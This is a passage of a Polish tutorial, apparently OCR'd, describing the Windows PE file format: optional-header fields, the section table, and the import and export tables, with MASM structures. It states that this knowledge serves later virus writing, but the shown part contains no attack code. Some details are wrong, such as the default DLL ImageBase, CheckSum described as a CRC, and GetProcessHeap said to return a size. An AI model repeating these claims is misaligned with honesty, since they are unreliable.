AddressOfEntryPoint to adres RVA punktu startu programu (Entry Point), który obowiązuje dla EXE'ców i DLL'i. W celu uzyskania wirtualnego adresu punktu startu programu należy do adresu miejsca załadowania programu dodać to RVA.

BaseOfCode to adres RVA początku sekcji z kodem programu, która jest za nagłówkami oraz przed sekcjami z danymi. Sekcja ta często nosi nazwę .text. Linker Microsoftu ustawia tu 0x1000, zaś Borlanda TLINK32 0x10000.

BaseOfData to adres RVA początku sekcji z danymi programu, która występuje jako ostatnia (poza nagłówkami oraz kodem).

Pole *ImageBase* to informacja dla systemowej procedury ładującej w jakie miejsce w pamięci wirtualnej należy załadować program. Standardowo dla DLL'i to 0x10000, dla aplikacji Win32 to 0x00400000.
Chociaż zdarzają się wyjątki, bo na przykład excel.exe z Microsoft Office ma to pole ustawione na 0x30000000. Dzięki temu polu KERNEL32.DLL zawsze ładuje się w to samo miejsce w RAM przy starcie Windows. W systemie NT 3.1 pliki wykonywalne miały ustawioną wartość ImageBase na 0x10000, jednak wraz z rozwojem systemu, zmieniona została wirtualna przestrzeń adresowa (omówiona później), dlatego starsze oprogramowanie dłużej się uruchamia, ze względu na relokacje bazy.

SectionAlignment – jak program jest zmapowany w pamięci, to każda jego sekcja zaczyna w określonym przez system wirtualnym adresie, którego wartość jest wielokrotnością tego pola. Linkery Microsoftu ustawiają tu minimalną dopuszczalną wartość (0x1000), zaś linkery Borlanda C++ 0x10000 (64KB).

FileAlignment, znaczenie tego pola jest podobne do *SectionAlignment,* tyle że w tym przypadku odnosi się to do pozycji (offset) w pliku, a nie jak poprzednio przy mapowaniu pliku w pamięci. Standardowo pole to zajmuje wartość 0x200 bajtów, prawdopodobnie dlatego, że sektor dysku ma taką długość.

Grupa pól, których nie opisujemy (nazwa opisuje jednoznacznie ich przeznaczenie) :

MajorOperatingSystemVersion
MinorOperatingSystemVersion
MajorImageVersion
MinorImageVersion
MajorSubsystemVersion
MinorSubsystemVersion
Win32VersionValue

SizeOfImage, to suma wielkości wszystkich nagłówków oraz sekcji wyrównanych zgodnie z pozycją *SectionAlignment.* Dzięki tej pozycji program ładujący poinformowany jest ile ma zarezerwować pamięci dla pliku, w przypadku niepowodzenia takiej operacji wyświetlany jest komunikat o błędzie wraz z informacją, że powinno się zamknąć pozostałe programy i spróbować ponownie.
SizeOfHeaders oznacza po prostu wielkość nagłówków oraz tablicy sekcji. Jednocześnie można powiedzieć, że wielkość ta wyznacza offset pierwszej sekcji w pliku, czyli [SizeOfHeaders] = [wielkość całego pliku] – [całkowita wielkość wszystkich sekcji]

CheckSum suma kontrolna Cyclic Redundancy Check (CRC)

Dostępne wartości w WINNT.H dla *Subsystem, to:*

Native	= 1	- program nie wymaga podsystemu (sterownik urządzenia)
Windows_GUI	= 2	- wymaga Windows Graphic Unit Interface
Windows_CUI	= 3	- Windows Console Unit Interface, tryb znakowy
OS2_CUI	= 5	
POSIX_CUI	=7	

DllCharacteristics pole to jest już nie używane, w Windows NT 3.5 zaznaczone było jako przestarzałe.

SizeOfStackReserve liczba bajtów wirtualnej pamięci do zarezerwowania dla stosu początkowego wątku programu. Pole to standardowo przyjmuje wartość 0x100000 (1 MB). Używane jest ono również w przypadku, gdy w funkcji api CreateThred() nie sprecyzujemy wielkości jego stosu, tworzony jest wtedy stos dla nowego wątku o wielkości podanej w tym właśnie polu.
SizeOfStackCommit liczba bajtów wirtualnej pamięci do przyporządkowania dla stosu początkowego wątku programu. Microsoft Linker ustawia tu 0x1000 (1 strona), zaś Borlanda 0x2000 (2 strony).
SizeOfHeapReserve analogicznie liczba bajtów wirtualnej pamięci do zarezerwowania na lokalną stertę programu. Funkcja systemowa GetProcessHeap() zwraca wielkość zarezerwowanej liczby bajtów.
SizeOfHeapCommit liczba bajtów wirtualnej pamięci do przyporządkowania na lokalną stertę programu. Standardowo 0x1000 bajtów

LoaderFlags znowu pole to jest już nie używane, w Windows NT 3.5 zaznaczone było jako przestarzałe.

NumberOfRvaAndSizes liczba wejść do tablicy DataDirectory (kolejne pole), zawsze ustawione na 16.

Ostatnie pole w nagłówku *IMAGE_OPTIONAL_HEADER* to *DataDirectory,* które jest tablicą 16 (*NumberOfRvaAndSizes)* elementów. Każdy element, to struktura nazywana *IMAGE_DATA_DIRECTORY,* jednak każdy pełni różne funkcje. Lista elementów tablicy *DataDirectory:*

DataDirectory	[0]	- Export symbols
	[1]	- Import symbols
	[2]	- Resources
	[3]	- Exception
	[4]	- Security
	[5]	- Base relocation
	[6]	- Debug
	[7]	- Copyright string
	[8]	- GlobalPtr
	[9]	- Thread local storage (TLS)
	[10]	- Load configuration
	[11]	- Bound Import
	[12]	- Import Address Table
	[13]	- Delay Import
	[14]	- COM descriptor
	[…]	- Nieznana

Elementami takiej tablicy są struktury zdefiniowane w następujący sposób:


```
IMAGE_DATA_DIRECTORY STRUCT
        VirtualAddress      DWORD    ?
        isize               DWORD    ?
IMAGE_DATA_DIRECTORY ENDS
```

Pole *VirtualAddress* zawiera adres RVA miejsca struktury definiującej odpowiednią sekcję (element z DataDirectory), *isize* określa wielkość tej struktury. Warto zwrócić uwagę na wielkość tej struktury (8 bajtów) przyda się to przy przechodzeniu po tablicy DataDirectory.

Taka tablica wykorzystywana jest do szybkiego wyszukiwania odpowiedniej sekcji w pliku przez systemowy program ładujący, zatem nie ma potrzeby sekwencyjnego przeglądania ich wszystkich. Oczywiście nie wszystkie pliki muszą posiadać cały komplet pozycji tej tablicy, najczęściej są tam Import oraz Export Symbols. W przypadku pozycji numer 0 (Export Symbols) w tablicy pole VirtualAddress wskazuje na tablicę struktur IMAGE_EXPORT_DESCRIPTOR, dla numeru 1 (Import Symbols) na tablice struktur IMAGE_IMPORT_DESCRIPTOR. W dalszej części skryptu skupimy się na ich opisie, ponieważ jak się później okaże (przy pisaniu wirusów) są to ważne elementy pliku PE.

- **Tablica sekcji**

Sekcje możemy utożsamiać z obiektami. Możemy mieć obiekty z danymi, zasobami (bitmapy, wavy itp.), kodem programu oraz wieloma innymi ważnymi rzeczami (pole DataDirectory opisane powyżej). Plik PE zbudowany jest z obiektów (COFF) – sekcji. Na tym etapie opisywania pliku PE przedstawiamy rozszerzony model jego budowy:



Budowa pliku PE (model szczegółowy)

Poniżej nagłówków PE, ale przed danymi (ciałami sekcji) mamy tablice sekcji, w której każde pole opisywane jest przez strukturę *IMAGE_SECTION_HEADER*. Jest to więc kolejna tablica struktur, której liczbę elementów podaną mamy w polu *NumberOfSections* w *IMAGE_FILE_HEADER*. Dzięki takiej tablicy mamy niezbędne informacje o każdej z sekcji, oto one:

```
IMAGE_SECTION_HEADER STRUCT
  Name1                   BYTE   IMAGE_SIZEOF_SHORT_NAME dup(?)
  union Misc
    PhysicalAddress       DWORD ?  - obowiązuje dla plików OBJ
    VirtualSize           DWORD ?  - obowiązuje dla plików EXE
  ends
  VirtualAddress          DWORD ?
  SizeOfRawData           DWORD ?
  PointerToRawData        DWORD ?
  PointerToRelocations    DWORD ?
  PointerToLinenumbers    DWORD ?
  NumberOfRelocations     WORD  ?
  NumberOfLinenumbers     WORD  ?
  Characteristics         DWORD ?
IMAGE_SECTION_HEADER ENDS          ,gdzie IMAGE_SIZEOF_SHORT_NAME equ 8
```

IMAGE_SIZEOF_SECTION_HEADER equ 40d – stała wielkość struktury.

Name1 to 8 bajtowa nazwa ANSI sekcji zaczynająca się od kropki (chociaż nie jest to konieczne) np. .data .reloc .text .bss. Nazwa ta nie jest ASCIIZ string (nie zakończona terminatorem /0).
Wyróżniamy:

sekcja kodu	: **CODE, .text, .code**
sekcja zainicjowanych danych	: **.data**
sekcja niezainicjowanych danych	: **.bss**
sekcja importu	: **.import, .idata**
sekcja eksportu	: **.export, .edata**
sekcja zasobów	: **.rsrc**
sekcja relokacji	: **.reloc**
sekcja debugera	: **.debug**

Następną mamy unie, która ma różne znaczenie, w zależności z jakim plikiem mamy do czynienia. Dla pliku typu EXE obowiązuje pole *VirtualSize,* które przechowuje informacje o dokładnym rozmiarze sekcji, nie zaokrąglonym tak jak jest w następnym polu *SizeOfRawData.* Dla pliku OBJ obowiązuje pole *PhysicalAddress,* które oznacza fizyczny adres sekcji, pierwsza ma adres 0, następne są szukane poprzez ciągłe dodawanie *SizeOfRawData.*

VirtualAddress jest adresem RVA punktu startu sekcji. Program ładujący analizuje to pole podczas mapowania sekcji w pamięci, przykładowo jeśli pole to jest ustawione na 0x1000 a PE jest wgrane pod adres 0x400000 (*ImageBase*), to sekcja będzie zmapowana w pamięci pod adresem 0x401000. Narzędzia Microsoftu ustawiają tu wartość 0x1000 dla pierwszej sekcji w pliku. Dla plików OBJ pole to jest nie istotne, dlatego jest ustawione na 0.


SizeOfRawData zaokrąglona (do wielokrotności liczby podanej w polu *FileAlignment* w IMAGE_OPTIONAL_HEADER32*)* wielkość sekcji. Jeżeli pole *FileAlignment* zawiera 0x200 a pole *VirtualSize* (patrz wyżej) mówi, że sekcja jest długości 0x38F, to wtedy pole to będzie zawierać wpis 0x400. Systemowy program ładujący egzaminuje to pole, zatem wie ile należy przeznaczyć pamięci na załadowanie sekcji. Dla plików OBJ pole to zawiera taką samą wartość co *VirtualSize.*

PointerToRawData zawiera offset w pliku punku startu sekcji.
PointerToRelocations, ponieważ w plikach EXE wszystkie relokację zostają przeprowadzone na etapie *linkowania,* to pole to jest bezużyteczne i jest ustawione na 0.
PointerToLinenumbers używane, gdy program jest skompilowany z informacjami dla debuggera.
NumberOfRelocations pole wykorzystywane tylko w plikach OBJ.
Characteristics, flagi informujące jakiego rodzaju jest to sekcja:

IMAGE_SCN_CNT_CODE	equ 00000020h Zawiera kod wykonywalny
IMAGE_SCN_CNT_INITIALIZED_DATA	equ 00000040h Zawiera zainicjowane dane
IMAGE_SCN_CNT_UNINITIALIZED_DATA	equ 00000080h Zawiera nie zainicjowane dane
IMAGE_SCN_LNK_INFO	equ 00000200h Zawiera komentarze
IMAGE_SCN_LNK_REMOVE	equ 00000800h Kompilator podaje informacje do linkera, nie powinna być ustawiona w końcowym EXE
IMAGE_SCN_LNK_COMDAT	equ 00001000h Zawiera dane Common Block Data
IMAGE_SCN_LNK_NRELOC_OVFL	equ 01000000h Zawiera rozszerzone relokacje
IMAGE_SCN_MEM_DISCARDABLE	equ 02000000h Może zostać zwolniona z RAM
IMAGE_SCN_MEM_NOT_CACHED	equ 04000000h Nie cache'owoana
IMAGE_SCN_MEM_NOT_PAGED	equ 08000000h Nie może być stronicowana
IMAGE_SCN_MEM_SHARED	equ 10000000h Sekcja współdzielona
IMAGE_SCN_MEM_EXECUTE	equ 20000000h Dozwolone wykonanie kodu
IMAGE_SCN_MEM_READ	equ 40000000h Dozwolone czytanie
IMAGE_SCN_MEM_WRITE	equ 80000000h Dozwolone zapisywanie

- **sekcja .text**

W sekcji o nazwie .text, CODE lub .code znajduje kod wykonywalny programu. Kod nie jest dzielony na kilka porcji w kilka sekcji, wszystko jest umieszczane przez linker w jedną całość. Opisujemy tą sekcję, ponieważ chcemy zaznaczyć uwagę czytelnika na jeden fakt, mianowicie na metodę wywoływania funkcji importowanych przez program. W programie wywołując importowaną funkcję (np. MessageBox() w USER32.DLL) kompilator generuje instrukcję CALL, która nie przekazuje sterowania bezpośrednio do biblioteki DLL gdzie funkcja jest zdefiniowana, lecz skacze pod adres w .text, gdzie następuje przekierowanie za pomocą instrukcji JMP DWORD PTR [XXXXXXXX] do sekcji importu .idata (miejsca zdefiniowania adresów funkcji i bibliotek). Mechanizm ten ilustruje poniższy rysunek:



wywoływanie funkcji w sekcji .text bibliotek DLL

- **tabela importów**

Importowana funkcja to taka, której ciało zdefiniowane jest w innym pliku, najczęściej jest to plik DLL. Program wywołujący taką funkcję posiada informacje jedynie o jej nazwie (lub numerze) i nazwie pliku DLL, z którego jest importowana. Istnieją dwa typy/metody importowania funkcji:

- poprzez wartość/numer funkcji
- poprzez nazwę funkcji

Wcześniej, podczas opisywania tablicy DataDirectory zaznaczyliśmy, że jej element numer 1 wskazuje na strukturę *IMAGE_DATA_DIRECTORY,* której pole *VirtualAddress* zawiera adres tablicy struktur *IMAGE_IMPORT_DESCRIPTOR* w sekcji .idata (import data).

IMAGE_IMPORT_DESCRIPTOR

```
  union
    Characteristics                DWORD        ?
    OriginalFirstThunk             DWORD        ?
  ends
   TimeDateStamp                   DWORD        ?
   ForwarderChain                  DWORD        ?
   Name1                           DWORD        ?
   FirstThunk                      DWORD        ?
```

IMAGE_IMPORT_DESCRIPTOR ENDS

W pliku nie ma informacji o ilości elementów tej tablicy, dlatego jej ostatnia pozycja markowana jest wypełnieniem tej struktury samymi zerami, elementów będzie tak wiele jak różnych plików DLL z których program importuje funkcje (KERNEL32.DLL, MFC40.DLL, USER32DLL, itp.)

Characteristics/OriginalFirstThunk zawiera RVA kolejnej tablicy elementów DWORD. Każdy z tych elementów DWORD jest tak naprawdę unią zdefiniowaną w strukturze *IMAGE_THUNK_DATA.*

IMAGE_THUNK_DATA EQU <IMAGE_THUNK_DATA32>

IMAGE_THUNK_DATA32 STRUCT

```
union u1
        ForwarderString     DWORD  ?
        Function            DWORD  ?
        Ordinal             DWORD  ?
        AddressOfData       DWORD  ?
  ends
```

IMAGE_THUNK_DATA32 ENDS

Dla tematu tabela importów w powyższej unii obowiązuje pole *Function* (w przypadku importowania funkcji przez nazwę), które zawiera wskaźnik na strukturę *IMAGE_IMPORT_BY_NAME.* Pole *Ordinal* jest stosowane w przypadku importowania funkcji przez wartość (opisane dalej).
Mamy zatem dla jakiegoś programu kilka struktur *IMAGE_IMPORT_BY_NAME,* tablica taka kończy się wskaźnikiem w *Function* ustawionym na NULL. Adres takiej tablicy umieszczany jest w polu *OriginalFirstThunk* w *IMAGE_IMPORT_DESCRIPTOR.*

IMAGE_IMPORT_BY_NAME STRUCT

```
 Hint          WORD ?
 Name1         BYTE  ?
```

IMAGE_IMPORT_BY_NAME ENDS


Ten zestaw zawiera informacje o importowanej funkcji. Pole *Hint* zawiera indeks do tabeli exportów, która znajduje się w pliku DLL. Zdarza się, że niektóre linkery ustawiają tu wartość 0 – zatem pole to nie jest za bardzo istotne. Ważniejsze okazuje się jest *Name1,* które zawiera nazwę ASCIIZ (null terminated) importowanej funkcji.

Powracając do *IMAGE_IMPORT_DESCRIPTOR,* mamy kolejne pole *TimeDateStamp,* które zawiera datę utworzenia pliku z którego importujemy funkcję, często zawiera wartość równą zero.

ForwarderChain pole reprezentuje technikę Export Forwarding (opisaną w dokumentacji Microsoftu). W Windows NT KERNEL32.DLL przekazuje niektóre eksportowane funkcje do NTDLL.DLL. Aplikacja wywołując jakąś funkcje z KERNEL32.DLL może tak naprawdę wywoływać funkcje zdefiniowaną w NTDLL.DLL, właśnie dzięki Export Forwarding.

Name1 zawiera RVA do nazwy ASCIIZ pliku z którego importujemy funkcje, np. KERNEL32.DLL, USER32.DLL, MOJA_BILBIOTEKA.DLL


FirstThunk pole to ma bardzo podobne znaczenie do *OriginalFirstThunk*, to znaczy zawiera adres RVA tablicy struktur IMAGE_THUNK_DATA, jednak taka tablica różni się od poprzedniej przeznaczeniem. Mamy zatem dwie tablice wypełnione elementami RVA struktur IMAGE_THUNK_DATA, czyli dwie identyczne tablice. Adres pierwszej jest przechowywany w *OriginalFirstThunk*, drugiej w *FirstThunk*, jak pokazano na rysunku:



Schemat importu funkcji

Tych wpisów w obydwóch tabelach będzie tak wiele, jak funkcji które importujemy z konkretnego DLLa.
Zatem jeżeli program importuje **n** funkcji z pliku USER32.DLL, to pole *Name1* w strukturze *IMAGE_IMPORT_DESCRIPTOR* będzie zawierało RVA stringu jego nazwy i będzie po n elementów *IMAGE_THUNK_DATA* w obydwu tablicach.
Po co w programie dwa egzemplarze takiej tablicy? Pierwsza wskazywana przez pole *OriginalFirstThunk* pozostaje taka sama, nie jest zmieniana. Druga (*FirstThunk*) jest modyfikowana przez systemowy program

ładujący, który przechodząc po jej elementach wpisuje do każdego adres importowanej funkcji. Dzięki temu, że mamy (oryginalną) pierwszą tabelę, gdy zajdzie taka potrzeba system może otrzymać nazwę importowanej funkcji..



Funkcje nie zawsze są importowane poprzez swoje nazwy, czasami są importowane przez wartość. Wtedy nie ma *IMAGE_IMPORT_BY_NAME,* ale zamiast tego w *IMAGE_THUNK_DATA* mamy numer importowanej funkcji. Dla takiego przypadku mówi się o korzystaniu z pola *Ordinal* w *IMAGE_THUNK_DATA* (a nie *Function* jak miało to miejsce poprzednio - jednoznaczność zapewnia nam unia). Numer funkcji w *Ordinal* znajduje się w jego młodszym słowie, a na najstarszej pozycji (MSB) starszego sowa jest ustawiony bit na 1. Na przykład: jeżeli funkcja jest eksportowana w pliku DLL z numerem 00034h, to wtedy pole to będzie zawierać 80000034h. W pliku WINDOWS.INC bit taki jest zdefiniowany jako stała 0x80000000 o nazwie *IMAGE_ORDINAL_FLAG32*.

- **tabela eksportów**

Funkcje używane w programach Win32 importowane są z plików DLL, gdzie eksportowane są dzięki tabelom eksportów. Tabela ta znajduje się na początku sekcji o nazwie .edata lub .export. i opisana jest strukturą:

```
IMAGE_EXPORT_DIRECTORY STRUCT
  Characteristics          DWORD   ?
  TimeDateStamp            DWORD   ?
  MajorVersion             WORD    ?
  MinorVersion             WORD    ?
  nName                    DWORD   ?
  nBase                    DWORD   ?
  NumberOfFunctions        DWORD   ?
  NumberOfNames            DWORD   ?
  AddressOfFunctions       DWORD   ?
  AddressOfNames           DWORD   ?
  AddressOfNameOrdinals    DWORD   ?
IMAGE_EXPORT_DIRECTORY ENDS
```

W tablicy DataDirectory (w *IMAGE_OPTIONAL_HEADER32)* jej pierwszy element wskazuje na strukturę *IMAGE_DATA_DIRECTORY,* której pole *VirtualAddress* zawiera adres tablicy struktur *IMAGE_EXPORT_DESCRIPTOR.*

Analogiczne do mechanizmu importowania istnieją dwa typy eksportowania funkcji:

- poprzez wartość/liczbę/numer funkcji
- poprzez nazwę funkcji

Opis pól struktury *IMAGE_EXPORT_DESCRIPTOR*:
Characteristics pole nie używane, ustawione na 0.
TimeDateStamp data/czas stworzenia pliku.
MajorVersion oraz *MinorVersion* określają wersje pliku, ale również są nie używane i ustawione na 0.

nName RVA na string ASCIIZ nazwy pliku DLL. Pole to jest ważne, ponieważ w przypadku zmiany nazwy pliku, program ładujący SO użyje nazwy wewnętrznej (tego stringu).

nBase to początkowa (najniższa) wartość numeru eksportowania (poprzez numer) funkcji. Zatem jeżeli w pliku istnieją funkcje eksportowane przez numery np.: 4,5,8,10, to pole to będzie zawierać wartość 4.

NumberOfFunctions liczba wszystkich funkcji eksportowanych w pliku.


NumberOfNames liczba funkcji eksportowanych przez nazwę. Bardzo często jest tak, że wszystkie funkcje są eksportowane przez nazwę, czyli *NumberOfName = NumberOfFunctions.*

AddressOfFunctions RVA, które wskazuje na tablice adresów funkcji w module (DLL). W module wszystkie RVA do funkcji są trzymane w tablicy, która jest wskazywana przez to pole.
AddressOfNames zawiera RVA tablicy wskaźników na stringi, które są nazwami eksportowanych funkcji w module.

